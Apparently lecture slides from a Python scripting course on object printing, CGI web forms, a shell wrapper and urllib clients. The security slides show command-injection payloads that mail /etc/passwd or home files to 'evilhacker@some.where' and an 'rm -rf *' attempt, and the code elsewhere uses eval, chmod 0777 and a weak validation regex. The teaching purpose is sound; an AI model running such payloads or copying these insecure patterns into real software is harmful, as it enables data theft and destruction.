- Example on a very compact Python statement:

```
opt_spec = map(lambda x: x+"=", self.p.keys())
```

- Purpose: create option specifications to getopt, -opt proceeded by a value is specified as 'opt='
- All the options have the same name as the keys in self.p
- Dissection:

```
def add_equal(s): return s+'=' # add '=' to a string
# apply add_equal to all items in a list and return the
# new list:
opt_spec = map(add_equal, self.p.keys())
```

or written out:

```
opt_spec = []
for key in self.p.keys():
    opt_spec.append(add_equal(key))
```

Printing issues

- A nice feature of Python is that

```
print self.p
```

usually gives a nice printout of the object, regardless of the object's type

- Let's try to print a dictionary of *user-defined data types*:

```
{'A': <__main__.InputPrm instance at 0x8145214>,
 'case': <__main__.InputPrm instance at 0x81455ac>,
 'c': <__main__.InputPrm instance at 0x81450a4>
 ...
```

- Python do not know how to print our InputPrm objects
- We can tell Python how to do it!

Tailored printing of a class' contents

- `print a` means 'convert `a` to a string and print it'
- The conversion to string of a class can be specified in the functions `__str__` and `__repr__`:

`str(a)` means calling `a.__str__()`
`repr(a)` means calling `a.__repr__()`

- `__str__`: compact string output
- `__repr__`: complete class content
- `print self.p` (or `str(self.p)` or `repr(self.p)`), where `self.p` is a dictionary of `InputPrm` objects, will try to call the `__repr__` function in `InputPrm` for getting the 'value' of the `InputPrm` object

From class InputPrm to a string

- Here is a possible implementation:

```
class InputPrm:  
    ...  
    def __repr__(self):  
        return str(self.v) + ' ' + str(self.str2type)
```

- Printing self.p yields

```
{'A': 5.0 <type 'float'>,  
'case': tmp1 <type 'str'>,  
'c': 5.0 <type 'float'>  
...  
}
```

A smarter string representation

- Good idea: write the string representation with the syntax needed to recreate the instance:

```
def __repr__(self):
    # str(self.str2type) is <type 'type'>, extract 'type':
    m = re.search(r"<type '(.*)'>", str(self.str2type))
    if m:
        return "InputPrm('%s',%s,%s)" % \
            (self.name, self.__str__(), m.group(1))

def __str__(self):
    """compact output"""
    value = str(self.v) # ok for strings and ints
    if self.str2type == float:
        value = "%g" % self.v # compact float representation
    elif self.str2type == int:
        value = "%d" % self.v # compact int representation
    elif self.str2type == float:
        value = "'%s'" % self.v # string representation
    else:
        value = "'%s'" % str(self.v)
    return value
```

Eval and str are now inverse operations

- Write self.p to file:

```
f = open(somefile, 'w')
f.write(str(self.p))
```

- File contents:

```
{'A': InputPrm('A',5,float), ...}
```

- Loading the contents back into a dictionary:

```
f = open(somefile, 'r')
q = eval(f.readline())
```

Simple CGI programming in Python

Interactive Web pages

- Topic: interactive Web pages
(or: GUI on the Web)
- Methods:
 - Java applets (downloaded)
 - JavaScript code (downloaded)
 - **CGI script on the server**
- Perl and Python are very popular for CGI programming

Scientific Hello World on the Web

- Web version of the Scientific Hello World GUI
- HTML allows GUI elements (FORM)
- Here: text ('Hello, World!'), text entry (for r) and a button 'equals' for computing the sine of r
- HTML code:

```
<HTML><BODY BGCOLOR="white">
<FORM ACTION="hw1.py.cgi" METHOD="POST">
Hello, World! The sine of
<INPUT TYPE="text" NAME="r" SIZE="10" VALUE="1.2">
<INPUT TYPE="submit" VALUE="equals" NAME="equalsbutton">
</FORM></BODY></HTML>
```

GUI elements in HTML forms

- Widget type: INPUT TYPE
- Variable holding input: NAME
- Default value: VALUE
- Widgets: one-line text entry, multi-line text area, option list, scrollable list, button

The very basics of a CGI script

- Pressing "equals" (i.e. submit button) calls a script hw1.py.cgi

```
<FORM ACTION="hw1.py.cgi" METHOD="POST">
```

- Form variables are packed into a string and sent to the program
- Python has a cgi module that makes it very easy to extract variables from forms

```
import cgi  
form = cgi.FieldStorage()  
r = form.getvalue("r")
```

- Grab r, compute sin(r), write an HTML page with (say)

Hello, World! The sine of 2.4 equals 0.675463180551

A CGI script in Python

- Tasks: get r, compute the sine, write the result on a new Web page

```
#!/local/snacks/bin/python
import cgi, math

# required opening of all CGI scripts with output:
print "Content-type: text/html\n"

# extract the value of the variable "r":
form = cgi.FieldStorage()
r = form.getvalue("r")

s = str(math.sin(float(r)))
# print answer (very primitive HTML code):
print "Hello, World! The sine of %s equals %s" % (r,s)
```

Remarks

- A CGI script is run by a *nobody* or *www* user
- A header like

```
#!/usr/bin/env python
```

relies on finding the first python program in the PATH variable, and a *nobody* has a PATH variable out of our control

- Hence, we need to specify the interpreter explicitly:

```
#!/local/snacks/bin/python
```

- Old Python versions do not support `form.getvalue`, use instead

```
r = form["r"].value
```

An improved CGI script



- Last example: HTML page + CGI script; the result of $\sin(r)$ was written on a new Web page
- Next example: just a CGI script
- The user stays within the same dynamic page, a la the Scientific Hello World GUI
- Tasks: extract r , compute $\sin(r)$, write HTML form
- The CGI script calls itself

The complete improved CGI script

```
#!/local/snacks/bin/python
import cgi, math
print "Content-type: text/html\n" # std opening

# extract the value of the variable "r":
form = cgi.FieldStorage()
r = form.getvalue('r')
if r is not None:
    s = str(math.sin(float(r)))
else:
    s = ''; r = ''

# print complete form with value:
print """
<HTML><BODY BGCOLOR="white">
<FORM ACTION="hw2.py.cgi" METHOD="POST">
Hello, World! The sine of
<INPUT TYPE="text" NAME="r" SIZE="10" VALUE="%s">
<INPUT TYPE="submit" VALUE="equals" NAME="equalsbutton">
%s </FORM></BODY></HTML>\n"" % (r,s)
```

Debugging CGI scripts

- What happens if the CGI script contains an error?
- Browser just responds "Internal Server Error"
- Debugging is a nightmare for novice CGI scripters
- Partial solution in Python: redefine standard error to be standard output:

```
sys.stderr = sys.stdout
```

Python error messages are then written to the HTML page

Debugging rule no. 1

- Always run the CGI script from the command line before trying it in a browser!

```
unix> export QUERY_STRING="r=1.4"
unix> ./hw2.py.cgi > tmp.html      # don't run python hw2.py.cgi
unix> cat tmp.html
```

- Load tmp.html into a browser and view the result
- Multiple form variables are set like this:

```
QUERY_STRING="name(Some Body&phone=+47 22 85 50 50"
```

Potential problems with CGI scripts

- Permissions you have as CGI script owner are usually different from the permissions of a *nobody*, e.g., file writing requires write permission for all users
- Environment variables (PATH, HOME etc.) are normally not available to a *nobody*
- Make sure the CGI script is in a directory where they are allowed to be executed (some systems require CGI scripts to be in special cgi-bin directories)
- Check that the header contains the right path to the interpreter on the Web server
- Good check: log in as another user (you become a *nobody*!) and try your script

Shell wrapper (1)

- Sometimes you need to control environment variables in CGI scripts
- Example: running your Python with shared libraries

```
#!/usr/home/me/some/path/to/my/bin/python  
...
```

python requires shared libraries in directories specified by the environment variable LD_LIBRARY_PATH

- Solution: the CGI script is a shell script that sets up your environment prior to calling your real CGI script

Shell wrapper (2)

- General Bourne Again shell script wrapper:

```
#!/bin/bash
# usage: www.some.net/url/wrapper-sh.cgi?s=myCGIscript.py

# just set a minimum of environment variables:
export scripting=~in228/www_docs/scripting
export SYSDIR=/ifi/ganglot/k00/in228/www_docs/packages
export BIN=$SYSDIR/`uname`
export LD_LIBRARY_PATH=$BIN/lib:/usr/bin/X11/lib
export PATH=$scripting/src/tools:/usr/bin:/bin:/local/snacks/k
export PYTHONPATH=$SYSDIR/src/python/tools:$scripting/src/tool

# or set up my complete environment (may cause problems):
# source /home/me/.bashrc

# extract CGI script name from QUERY_STRING:
script='perl -e '$s=$ARGV[0]; $s =~ s/.*=//; \
        print $s' $QUERY_STRING'
./$script
```

Debug tool

- Start your Python CGI scripts with

```
import cgitb; cgitb.enable()
```

to turn on nice debugging facilities (requires Python 2.2)

- Python errors now appear nicely formatted in the browser
- Safe import:

```
try:  
    import cgitb; cgitb.enable()  
except:  
    sys.stderr = sys.stdout # for older Python versions
```

Security issues

- Suppose you ask for the user's email in a Web form
- Suppose the form is processed by this code:

```
if "mailaddress" in form:  
    mailaddress = form.getvalue( "mailaddress" )  
    note = "Thank you!"  
    # send a mail:  
    mail = os.popen( "/usr/lib/sendmail " + mailaddress, 'w' )  
    mail.write("...")  
    mail.close()
```

- What happens if somebody gives this "address":

x; mail evilhacker@some.where < /etc/passwd

??

Even worse things can happen...

- Another "address":

```
x; tar cf - /hom/hpl | mail evilhacker@some.where
```

sends out all my files that anybody can read

- Perhaps my password or credit card number reside in any of these files?
- The evilhacker can also feed Mb/Gb of data into the system to load the server
- Rule: Do not copy form input blindly to system commands!
- Be careful with shell wrappers

Recommendation: read the WWW Security FAQ

Remedy

- Could test for bad characters like

```
&; ``\" | *?~<>^()[]{}$\\n\\r
```

- Better: test for legal set of characters

```
# expect text and numbers:  
if re.search(r'^[a-zA-Z0-9]', input):  
    # stop processing
```

- Always be careful with launching shell commands;
check possibilities for unsecure side effects

Warning about the shell wrapper

- The shell wrapper script allows execution of a user-given command
- The command is intended to be the name of a secure CGI script, but the command can be misused
- Fortunately, the command is prefixed by . /

./\$script

so trying an rm -rf *,

http://www.some.where/wrapper.sh.cgi?s="rm+-rf+%2A"

does not work (. /rm -rf *; ./rm is not found)

- The encoding of rm -rf * is carried out by

```
>>> urllib.urlencode({'s':'rm -rf *'})  
's=rm+-rf+%2A'
```

Web interface to the oscillator code

File Edit View Go Communicator Help

Bookmarks Location: :/cgi/python/simviz1-demo/demo.html What's Related

Acos(wt)

m: 1.0

b: 0.7

c: 5.0

func:

A: 5.0

w: 6.28318530

y0: 0.2

tstop: 30.0

dt: 0.05

simulate and visualize

1 DDy + 0.7Dy + 5y = 5cos(6.28319*t), y(0)=0.2, Dy(0)=0

File Edit View Go Communicator Help

Handling many form parameters

- The simviz1.py script has many input parameters, resulting in many form fields
- We can write a small utility class for
 - holding the input parameters (either default values or user-given values in the form)
 - writing form elements

Class FormParameters (1)

```
class FormParameters:  
    "Easy handling of a set of form parameters"  
  
    def __init__(self, form):  
        self.form = form      # a cgi.FieldStorage() object  
        self.parameter = {}   # contains all parameters  
  
    def set(self, name, default_value=None):  
        "register a new parameter"  
        self.parameter[name] = default_value  
  
    def get(self, name):  
        """Return the value of the form parameter name."""  
        if name in self.form:  
            self.parameter[name] = self.form.getvalue(name)  
        if name in self.parameter:  
            return self.parameter[name]  
        else:  
            return "No variable with name '%s'" % name
```

Class FormParameters (2)

```
def tablerow(self, name):
    "print a form entry in a table row"
    print """
<TR>
<TD>%s</TD>
<TD><INPUT TYPE="text" NAME=\"%s\" SIZE=10 VALUE=\"%s\">
</TD>
    """ % (name, name, self.get(name))

def tablerows(self):
    "print all parameters in a table of form text entries"
    print "<TABLE>"
    for name in self.parameter.keys():
        self.tablerow(name)
    print "</TABLE>"
```

Class FormParameters (3)

Usage:

```
form = cgi.FieldStorage()
p = FormParameters(form)
p.set('m', 1.0) # register 'm' with default val. 1.0
p.set('b', 0.7)
...
p.set('case', "tmp1")

# start writing HTML:
print """
<HTML><BODY BGCOLOR="white">
<TITLE>Oscillator code interface</TITLE>
<IMG SRC="%s" ALIGN="left">
<FORM ACTION="simviz1.py.cgi" METHOD="POST">
...
%% % ...
# define all form fields:
p.tablerows()
```

Important issues

- We need a complete path to the simviz1.py script
- simviz1.py calls oscillator so its directory must be in the PATH variable
- simviz1.py creates a directory and writes files, hence *nobody* must be allowed to do this
- Failing to meet these requirements give typically *Internal Server Error...*

Safety checks

```
# check that the simvizl.py script is available and
# that we have write permissions in the current dir
simviz_script = os.path.join(os.pardir,os.pardir,"intro",
                             "python", "simvizl.py")
if not os.path.isfile(simviz_script):
    print "Cannot find <PRE>%s</PRE>" \
          "so it is impossible to perform simulations" % \
          simviz_script
# make sure that simvizl.py finds the oscillator code, i.e.,
# define absolute path to the oscillator code and add to PATH:
osc = '/ifi/ganglot/k00/in228/www_docs/scripting/SunOS/bin'
os.environ['PATH'] = string.join([os.environ['PATH'],osc],':')
if not os.path.isfile(osc+'/oscillator'):
    print "The oscillator program was not found" \
          "so it is impossible to perform simulations"
if not os.access(os.curdir, os.W_OK):
    print "Current directory has not write permissions" \
          "so it is impossible to perform simulations"
```

Run and visualize

```
if form:                      # run simulator and create plot
    sys.argv[1:] = cmd.split()  # simulate command-line args...
    import simvizl            # run simvizl as a script...
    os.chdir(os.pardir)        # compensate for simvizl.py's os.chdir

    case = p.get('case')
    os.chmod(case, 0777)      # make sure anyone can delete subdir

    # show PNG image:
    imgfile = os.path.join(case, case+'.png')
    if os.path.isfile(imgfile):
        # make an arbitrary new filename to prevent that browsers
        # may reload the image from a previous run:
        import random
        newimgfile = os.path.join(case,
                                   'tmp_'+str(random.uniform(0, 2000))+'.png')
        os.rename(imgfile, newimgfile)
        print """<IMG SRC="%s">""" % newimgfile
    print '</BODY></HTML>'
```

Garbage from *nobody*

- The *nobody* user who calls simviz1.py becomes the owner of the directory with simulation results and plots
- No others may have permissions to clean up these generated files
- Let the script take an

```
os.chmod(case, 0777) # make sure anyone can delete  
                      # the subdirectory case
```

The browser may show old plots

- 'Smart' caching strategies may result in old plots being shown
- Remedy: make a random filename such that the name of the plot changes each time a simulation is run

```
imgfile = os.path.join(case,case+'.png')
if os.path.isfile(imgfile):
    import random
    newimgfile = os.path.join(case,
                             'tmp_'+str(random.uniform(0,2000))+' .png')
    os.rename(imgfile, newimgfile)
    print """<IMG SRC="%s">""" % newimgfile
```

Using Web services from scripts

- We can automate the interaction with a dynamic Web page
- Consider `hw2.py.cgi` with one form field `r`
- Loading a URL augmented with the form parameter,

`http://www.some.where/cgi/hw2.py.cgi?r=0.1`

is the same as loading

`http://www.some.where/cgi/hw2.py.cgi`

and manually filling out the entry with '0.1'

- We can write a Hello World script that performs the sine computation on a Web server and extract the value back to the local host

Encoding of URLs

- Form fields and values can be placed in a dictionary and encoded correctly for use in a URL:

```
>>> import urllib
>>> p = {'p1': 'some string', 'p2': 1.0/3, 'q1': 'Ødegård'}
>>> params = urllib.urlencode(p)
>>> params
'p2=0.333333333333&q1=%D8deg%E5rd&p1=some++string'

>>> URL = 'http://www.some.where/cgi/somescript.cgi'
>>> f = urllib.urlopen(URL + '?' + params) # GET method
>>> f = urllib.urlopen(URL, params) # POST method
```

The front-end code

```
import urllib, sys, re
r = float(sys.argv[1])
params = urllib.urlencode({'r': r})
URLroot = 'http://www.ifi.uio.no/~inf3330/scripting/src/py/cgi/'
f = urllib.urlopen(URLroot + 'hw2.py.cgi?' + params)
# grab s (=sin(r)) from the output HTML text:
for line in f.readlines():
    m = re.search(r'"equalsbutton">(.*)$', line)
    if m:
        s = float(m.group(1)); break
print 'Hello, World! sin(%g)=%g' % (r,s)
```

Distributed simulation and visualization

- We can run our `simviz1.py` type of script such that the computations and generation of plots are performed on a server
- Our interaction with the computations is a front-end script to `simviz1.py.cgi`
- User interface of our script: same as `simviz1.py`
- Translate command-line args to a dictionary
- Encode the dictionary (form field names and values)
- Open an augmented URL (i.e. run computations)
- Retrieve plot files from the server
- Display plot on local host

The code

```
import math, urllib, sys, os

# load command-line arguments into dictionary:
p = {'case': 'tmp1', 'm': 1, 'b': 0.7, 'c': 5, 'func': 'y',
      'A': 5, 'w': 2*math.pi, 'y0': 0.2, 'tstop': 30, 'dt': 0.05}
for i in range(len(sys.argv[1:])):
    if sys.argv[i] in p:
        p[sys.argv[i]] = sys.argv[i+1]

params = urllib.urlencode(p)
URLroot = 'http://www.ifi.uio.no/~inf3330/scripting/src/py/cgi/'
f = urllib.urlopen(URLroot + 'simviz1.py.cgi?' + params)

# get PostScript file:
file = p['case'] + '.ps'
urllib.urlretrieve('%s%s/%s' % (URLroot,p['case'],file), file)

# the PNG file has a random number; get the filename from
# the output HTML file of the simviz1.py.cgi script:
for line in f.readlines():
    m = re.search(r'IMG SRC="(.*)"', line)
    if m:
        file = m.group(1).strip(); break
urllib.urlretrieve('%s%s/%s' % (URLroot,p['case'],file), file)
os.system('display ' + file)
```